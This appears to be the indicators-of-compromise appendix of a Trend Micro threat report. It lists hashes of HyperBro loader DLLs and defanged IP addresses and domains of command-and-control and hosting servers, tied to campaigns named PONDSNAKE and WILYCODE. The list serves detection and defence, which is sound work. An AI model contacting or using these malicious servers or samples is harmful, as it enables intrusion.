Indicators of Compromise: Files (3/3)

Hash	Filename	Campaign	Description
9f6a7ee952ea5a94a9d954af361e54184695f591	ciscosparklauncher.dll	WILYCODE	Loader (HyperBro Launcher)
0718a42e4fd95a8fa9cc3894b1d8714270399921	ciscosparklauncher.dll	WILYCODE	Loader (HyperBro Launcher)
84985adf6fcde0921aa6a955076ba67dd510102e	ciscosparklauncher.dll	WILYCODE	Loader (HyperBro Launcher)
be3d9ee51892116992d098b23958fe6167b06282	ciscosparklauncher.dll	WILYCODE	Loader (HyperBro Launcher)
3b7c9fc01772254cdd4f3cbc327b2dd11d102c14	GameuxInstallHelper.dll	WILYCODE	Loader (HyperBro Launcher)

TREND MICRO

TLP:WHITE

Indicators of Compromise: Network

Domain/IP Address	Campaign	Description
45.76.213[.]172	PONDSNAKE	SoftEther server
38.54.115[.]169	PONDSNAKE	SoftEther server
38.54.16[.]227	PONDSNAKE	Hosting server
38.54.17[.]22	PONDSNAKE	Hosting server
27.124.19[.]90	PONDSNAKE	Hosting server
154.196.187[.]90	PONDSNAKE	RESHELL C&C server
118.107.221[.]43	PONDSNAKE	RESHELL C&C server
38.54.31[.]213	PONDSNAKE	SnakeC2 C&C server
38.60.199[.]222	PONDSNAKE	SnakeC2 C&C server
38.54.31[.]99	PONDSNAKE	SnakeC2 C&C server
38.54.89[.]38	PONDSNAKE	SnakeC2 C&C server
118.107.221[.]14	PONDSNAKE	SnakeC2 C&C server
45.131.153[.]211	PONDSNAKE	VShell C&C server
156.231.11[.]86	PONDSNAKE	Cobalt Strike C&C Server

Domain/IP Address	Campaign	Description
investment1[.]top	WILYCODE	Cobalt Strike C&C server
cooke-int[.]com	WILYCODE	Cobalt Strike C&C server
su2769[.]com	WILYCODE	Cobalt Strike C&C server
fu5599[.]com	WILYCODE	Cobalt Strike C&C server
103.75.46[.]123	WILYCODE	Cobalt Strike C&C server
103.42.176[.]156	WILYCODE	Cobalt Strike C&C server
149.30.232[.]116	WILYCODE	Cobalt Strike C&C server
206.119.178[.]91	WILYCODE	Cobalt Strike C&C server
144.172.92[.]144	WILYCODE	Cobalt Strike C&C server
178.16.52[.]194	WILYCODE	Cobalt Strike C&C server
91.92.241[.]247	WILYCODE	Cobalt Strike C&C server
45.115.124[.]42	WILYCODE	VShell C&C server

TREND MICRO

TREND MICRO™

Proactive Security
Starts Here